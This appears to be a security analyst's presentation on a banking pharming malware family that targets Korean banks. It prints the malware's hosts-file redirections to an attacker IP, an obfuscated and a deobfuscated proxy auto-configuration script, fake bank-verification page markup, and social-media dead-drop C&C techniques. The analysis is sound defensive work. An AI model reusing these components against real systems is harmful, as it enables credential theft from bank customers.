
HOW TO BE CHANGED

Timeline (in 2013, 2014)



1. Modifying Local DNS configuration
2. Hiding C&C traffic by using VPN

Timeline (in 2015, 2016)



Redirection


Modifying Local Hosts file (~ 2015)

```
27.114.98.151 www.woridank.com
27.114.98.151 www.wooribank.com
27.114.98.151 www.standardchartered.co.kr
27.114.98.151 www.shinhan.com
27.114.98.151 www.scfirstdank.com
27.114.98.151 www.nonghyup.com
27.114.98.151 www.naver.com
27.114.98.151 www.kfcc.co.kr
27.114.98.151 www.keb.co.kr
27.114.98.151 www.kbstar.com
27.114.98.151 www.ibk.co.kr
27.114.98.151 www.hanadank.com
27.114.98.151 www.hanacbs.com
27.114.98.151 www.hanabank.com
27.114.98.151 www.epostdank.go.kr
27.114.98.151 www.epostbank.kr
27.114.98.151 www.epostbank.go.kr
27.114.98.151 www.epostbank.co.kr
27.114.98.151 www.daum.net
27.114.98.151 u.wooribank.com
27.114.98.151 standardchartered.co.kr
27.114.98.151 shinhan.com
27.114.98.151 scfirstdank.com
27.114.98.151 scfirstbank.com
27.114.98.151 pib.wooribank.com
27.114.98.151 open.woridank.com
27.114.98.151 open.wooribank.com
27.114.98.151 open.shinhan.com
27.114.98.151 open.scfirstdank.com
27.114.98.151 open.nonghyup.com
27.114.98.151 open.kfcc.co.kr
27.114.98.151 open.keb.co.kr
27.114.98.151 open.kbstar.com
27.114.98.151 open.ibk.co.kr
27.114.98.151 open.hanadank.com
27.114.98.151 open.hanabank.com
27.114.98.151 online.keb.co.kr
```



kbstar.com ibk.co.kr shinhan.com
nonghyup.com wooribank.com

Automatic Configuration Script (2016 ~ Current)



Automatic Configuration Script

The screenshot shows a Microsoft Internet Explorer browser window with the address bar containing the URL `http://127.0.0.1:1168/1F181319A39846697ED19`. Below the address bar, a JavaScript script is pasted into the address bar. A separate Notepad window titled "1F181319A39846697ED19[1] - 메모장" displays the full content of the script.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36)))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'w#w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('^w#w'+e(c)+'w#w','g'),k[c]);return p;}('f C(s){7 E(H(h(s),s.n*8))}f H(x,1){x[1]>>5}|=29<<(24-1%32);x[((1+2a)>>9)<<4]+15]=1;6 w=D(M);6 a=25;6 b=-26;6 c=-27;6 d=2e;6 e=-2f;m(6 i=0;i<x.n;i+=16){6 N=a;6 L=b;6 J=c;6 K=d;6 R=e;m(6 j=0;j<M;j++){k(j<16)w[j]=x[i+j];2g w[j]=o(w[j-3]^w[j-8]^w[j-14]^w[j-16],1);6 t=g(g(o(a,5),S(j,b,c,d)),g(g(e,w[j]),Q(j)));e=d;d=c;c=o(b,30);b=a;a=t}a=g(a,N);b=g(b,L);c=g(c,J);d=g(d,K);e=g(e,R)}7 D(a,b,c,d,e)}f U(s){7 C(C(s)+w'23w')}f S(t,b,c,d){k(t<20)7(b&c)|((~b)&d);k(t<40)7 b^c^d;k(t<0)7(b&c)|(b&d)|(c&d);7 b^c^d}f Q(t){7(t<20)?1U:(t<40)?1Q:(t<0)?-1S:-1Z}f g(x,y){6 r=(x&v)+(y&v);6 P=(x>>16)+(y>>16)+(r>>16);7(P<<16)|(r&v)}f o(u,z){7(u<<z)|(u>>>(32-z))}f h(h){6 q=D();6 I=(1<<8)-1;m(6 i=0;i<h.n*8;i+=8)q[i>>5]|=(h.2y(i/8)&I)<<(32-8-i%32);7 q}f E(p){6 A=0?"2w":"2x";6 h="";m(6 i=0;i<p.n*4;i++){h+=A.F((p[i]>>2)>>((3-i%4)*8+4))&G)+A.F((p[i]>>2)>>((3-i%4)*8))&G)}7 h}6 X={"21":1,"2m":1,"2n":1,"2i":1,"2j":1,"2k":1,"2r":1,"2s":1,"2t":1,"2o":1,"2p":1,"2q":1,"1h":1,"1i":1,"1j":1,"1e":1,"1f":1,"1g":1,"1n":1,"1o":1,"1p":1,"1k":1,"1l":1,"1m":1,"1d":1,"2":1,"10":1
```


Automatic Configuration Script

```
var dowla = {
  "ea7921b63846854dd57dc9277e34528cce350fa9": 1,
  "6aab394dad90fc44794cfe2d714353ed7a5a67b": 1,
  "2680e7b2d5a8a5ea8226976fb4ae5a0ad4c850bc": 1,
  "84ad28870cd9bea81a0ad2f08bece0ea14353069": 1,
  "6c780b275734e4391562b3dfff5a7756633ba7a8": 1,
  "5c6e13a24f5924ea94fc925c2a0b79e58cfcf6f7": 1,
  "508574b72ac28ea9347913efca53da381c771976": 1,
  "8309cba1fd1a04db8fdcf448f5125f8feb81a7e": 1,
  "33859e317cf5b7d57ec77cbb82d8225e8080ae10": 1,
  "9f9c1e692cfb5eaf522dd0feeb307c677987d216": 1,
  "dee9ca5e4b515c7be93873bfd8e4d20e67cd9cd8": 1,
  "52a59637b3b68118d736131855e9a0faafce3ca9": 1,
  "cd84d7a39102ab785b01a0b61f60aa6c9b6fe6fe": 1,
  "c231c235325d44f91eb84234d9fcc2cb4ac0c92c": 1,
  "463c43b8bf3d105bd8b90f87a762a61b35f78975": 1,
  "f5841e4dce904508cebfe600e27d37716ca8013c": 1,
  "43d57158cdc613bc6924bfd33d93c1624a5151c6": 1,
  "7a81f7225a07a69cd5cd6d0d25b7c15be7df3a32": 1,
  "c9af90cb6a002bc09e639b457fe1b7a233b8c478": 1,
  "4483a10b6e4689c5b6ff0e1c1d06af58ecb36e28": 1,
  "f79535944be8a5bc06c550fb9202d6b4949bca0d": 1,
  "f714be9fde26bafd920ff2e0371ec34822c6dd8a": 1,
  "21bd476019a74cea59ab61b5240ca9b9b7833af6": 1,
  "c9f5025cb48435b27b7bacef6fa5abb55767206d": 1,
  "c93594728bd0627b98331e7cc974dd2ce04d5a1a": 1,
  "b1484496f37a2376f8fd2bb9b5c75c131032eb5": 1,
  "2efb211fd18dcb380c357367fcbb14c5088c2a7": 1,
  "f742437e4725fcc0d2507ad80bb7e05ccff48fd6": 1,
  "ee394e88b6f93cf726d1ce9751d5e962cb465bf4": 1,
  "60c238f80fda6c2b363dceb48d015a0cadb26cc7": 1,
  "52bec35d1a5c0ecd0af7c769a8a603304b469814": 1,

```

```

  "4ad0b1310d000d04317d0034cc3110d03ad024d1": 1,
  "a4fc7941e529eb9343317114033db7920daa571d": 1,
  "4607d2c35e6d42a625c7c257e830326fc62bbeec": 1,
  "9960106a906fa9d49a8e77d2b98d91bcef3431c2": 1,
  "83f6975e027788645b4c00ef25b5146fed5565cc": 1
};
var po = "PROXY 127.0.0.1:11304";
var ekls = 'DIRECT;';
var hasOwnProperty = Object.hasOwnProperty;

function FindProxyForURL(a, b) {
  if (hasOwnProperty.call(dowla, i11_lwo(b))) {
    return po
  }
  return ekls
}

```

SHA1(SHA1(DOMAIN) + '666')

SHA1(SHA1(DOMAIN) + 'soasox')

Automatic Configuration Script

```

kjkwak@FSICERT ~/c/blackmoon> python bmSearchTargets.py
6AAB394DADB90FC44794CFE2D714353ED7A5A67B => kbstar.com (HIT)
EA7921B63846854DD57DC9277E34528CCE350FA9 => www.kbstar.com (HIT)
D34DA09A9220B81A1432A27BF830112B792F265E => wooribank.com (HIT)
595DC993CBEB8F89E65DC5EA3CF159FCA3523254 => www.wooribank.com (HIT)
6C780B275734E4391562B3DFFF5A7756633BA7A8 => www.nonghyup.com (HIT)
5C6E13A24F5924EA94FC925C2A0B79E58CFCF6F7 => nonghyup.com (HIT)
508574B72AC28EA9347913EFCA53DA381C771976 => banking.nonghyup.com (HIT)
2EFB211FD18DCBB380C357367FCBB14C5088C2A7 => www.shinhan.com (HIT)
F742437E4725FCC0D2507AD80BB7E05CCFF48FD6 => shinhan.com (HIT)
2F62B58326949F60DFDC569204106CF6B19921F => www.shinhanbank.com
D4E54C8B19DEC8DACA9200DDE99A75A45EE8C001 => shinhanbank.com
4EE8D19695422E8535C7B758611976F1BA74FC28 => www.shinhanbank.co.kr
95E106FD65B75984F9E30A6834C84F400717591E => shinhanbank.co.kr
224B33AA51FFB7D67F4FCB1A7E838E7DF0B524FF => banking.shinhanbank.com
EE394E88B6F93CF726D1CE9751D5E962CB465BF4 => banking.shinhan.com (HIT)
95C7CB1ABD225AD9CFFAFAEE84D463246AD0F23A => banking.shinhanbank.co.kr
4483A10B6E4689C5B6FF0E1C1D06AF58ECB36E28 => www.hanabank.com (HIT)
F79535944BE8A5BC06C550FB9202D6B4949BCA0D => hanabank.com (HIT)
60BCA2CE6968323131B1446E2A3E340B4B6FDC23 => www.hanabank.co.kr
9F9C1E692CFB5EAF522DD0FEEB307C677987D216 => keb.co.kr (HIT)
8AAF0A929A9AD04E43C683D1C0A34D21975F2E41 => www.nate.com (HIT)
9E2D1F20D59AD10525B2BFA16133B631235A5BCE => www.daum.net (HIT)
668288564781DF3FAB4D9A583664FA03B3E3553F => nate.com (HIT)
C67935D6691FD10EDA8D3735457F94AA4F629F20 => daum.net (HIT)
4607D2C35E6D42A625C7C257E830326FC62BBEEC => zum.com (HIT)
83F6975E027788645B4C00EF25B5146FED5565CC => www.zum.com (HIT)
4AD6B1518D006A84317D0054EE3116D03AD824AF => hanmail.net (HIT)
A4FC7941E529EB9343317114033DB7920DAA571D => www.hanmail.net (HIT)
9960106A906FA9D49A8E77D2B98D91BCE3431C2 => www.standardchartered.co.kr (HIT)
622991A4C79F105B66DBD10CC0A6FED52E5573C4 => suhyup-bank.com (HIT)
41EBD4C955131AFCA0EDAADF1F1E014B9FDFC08A => www.suhyup-bank.com (HIT)
C93594728BD0627B98331E7CC974DD2CE04D5A1A => epostbank.go.kr (HIT)
C9F5025CB48435B27B7BACEF6FA5ABB55767206D => www.epostbank.go.kr (HIT)
HIT : 44 / 77

```

Difficult to find targets

Automatic Configuration Script



보안관련 인증절차를 시행하고 있습니다.

※ 정보유출 또는 피싱, 파밍 등으로 인한 전자금융사고를 예방하기 위하여 금융감독 당국의 보안강화 지침에 의거하여 인터넷뱅킹 거래시 추가인증 통한 거래확인 절차를 시행하고 있습니다. 보안관련 인증절차를 받으면 더욱더 안전한 인터넷뱅킹을 이용하실수가 있습니다.

※ 이용하시고 있는 은행명을 클릭하시어 보안인증절차를 진행하여 주세요.



```
<div id="sponsorAddDiv" style="visibility:hidden">
  
  <map name="Map" id="Map">
    <area shape="rect" coords="26,223,148,263" href="http://www.nonghyup.com" onfocus="blur();" />
    <area shape="rect" coords="160,222,282,262" href="http://www.shinhan.com" onfocus="blur();" />
    <area shape="rect" coords="294,223,416,263" href="http://www.ibk.co.kr" onfocus="blur();" />
    <area shape="rect" coords="26,274,148,314" href="http://www.kbstar.com" onfocus="blur();" />
    <area shape="rect" coords="160,274,282,314" href="http://www.dgb.co.kr" onfocus="blur();" />
    <area shape="rect" coords="294,274,416,314" href="http://www.kebhana.com" onfocus="blur();" />
    <area shape="rect" coords="26,325,148,365" href="http://www.epostbank.kr" onfocus="blur();" />
    <area shape="rect" coords="160,325,282,365" href="http://www.kfcc.co.kr" onfocus="blur();" />
    <area shape="rect" coords="294,326,416,366" href="http://www.wooribank.com" onfocus="blur();" />
    <area shape="rect" coords="26,377,148,417" href="http://www.standardchartered.co.kr" onfocus="blur();" />
    <area shape="rect" coords="159,377,281,417" href="http://www.busanbank.co.kr" onfocus="blur();" />
    <area shape="rect" coords="294,377,416,417" href="http://www.knbank.co.kr" onfocus="blur();" />
    <area shape="rect" coords="26,428,148,468" href="http://www.kjbank.com" onfocus="blur();" />
    <area shape="rect" coords="160,428,282,468" href="http://www.citibank.co.kr" onfocus="blur();" />
    <area shape="rect" coords="294,428,416,468" href="http://www.kdb.co.kr" onfocus="blur();" />
    <area shape="rect" coords="26,480,148,520" href="http://www.e-jejubank.com" onfocus="blur();" />
    <area shape="rect" coords="160,479,282,519" href="http://www.suhyup-bank.com" onfocus="blur();" />
    <area shape="rect" coords="294,479,416,519" href="http://www.cu.co.kr" onfocus="blur();" />
  </map>
```

C&C Communication

Network Receive Pharming server IP #1

users.qzone.qq.com
blog.sina.com.cn
r.pengyou.com

```
GET /fcg_bin/cgi_get_portrait.fcgi?uins=1276542940 HTTP/1.1
Host: users.qzone.qq.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.154 Safari/537.36
```

```
HTTP/1.1 200 OK
X-Powered-By: TSW/Node.js
Cache-Control: max-age=86400
Connection: close
Keep-Alive: timeout=10
Mod-Map: nodeproxy_index:photo.v7/nodejs/module/nodeproxy/index.js
Content-Type: text/html
Cache-Offline: false
Content-Length: 126
Server: QZHTTP-2.37.1
Date: Wed, 26 Oct 2016 03:32:09 GMT
```

```
portraitCallback({"1276542940":["http://qlogel.store.qq.com/
qzone/1276542940/1276542940/100",0,-1,0,0,0,"118.142.224.106",0]})|
```

Network Receive Pharming server IP #2

트윗

트윗 및 답글

2014년 06월 20일 오전 10시 40분 기준



김덕수이름 @nikebaby771 · 3시간

DG8FV-B9TKY-FRT9J-6CRCC-XPQ4G-
126A15B81C164D

Network Receive Pharming server IP #3

The screenshot shows a web browser window with the address bar containing <https://www.pinterest.com/pin/101190322851090036/>. Below the address bar is a search bar with the Korean text '검색'. A navigation bar contains the text '안아보기: Reindeer 반지 사슴뿔 사슴 Antler Ring Deer Antler Ring 사랑 크리스마스'. The main content area features a pin with a red 'Pin it 5' button, a '좋아요' (Like) button, a '사이트 방문' (Visit site) button, and a '공유' (Share) button. The image of the pin shows a close-up of a hand holding a ring. Below the image, the source is listed as '출처: etsy.com'. A comment from 'Jan Kovac' (posted 1 year ago) says 'Cute ring!'. Below that, a comment from 'zzzee' (posted 4 hours ago) contains the IP address 'DG8FV-B9TKY-FRT9J-6CRCC-XPQ4G-45A34B48C162D', which is highlighted with a red rectangular box.

Network Send Infected PC information

```
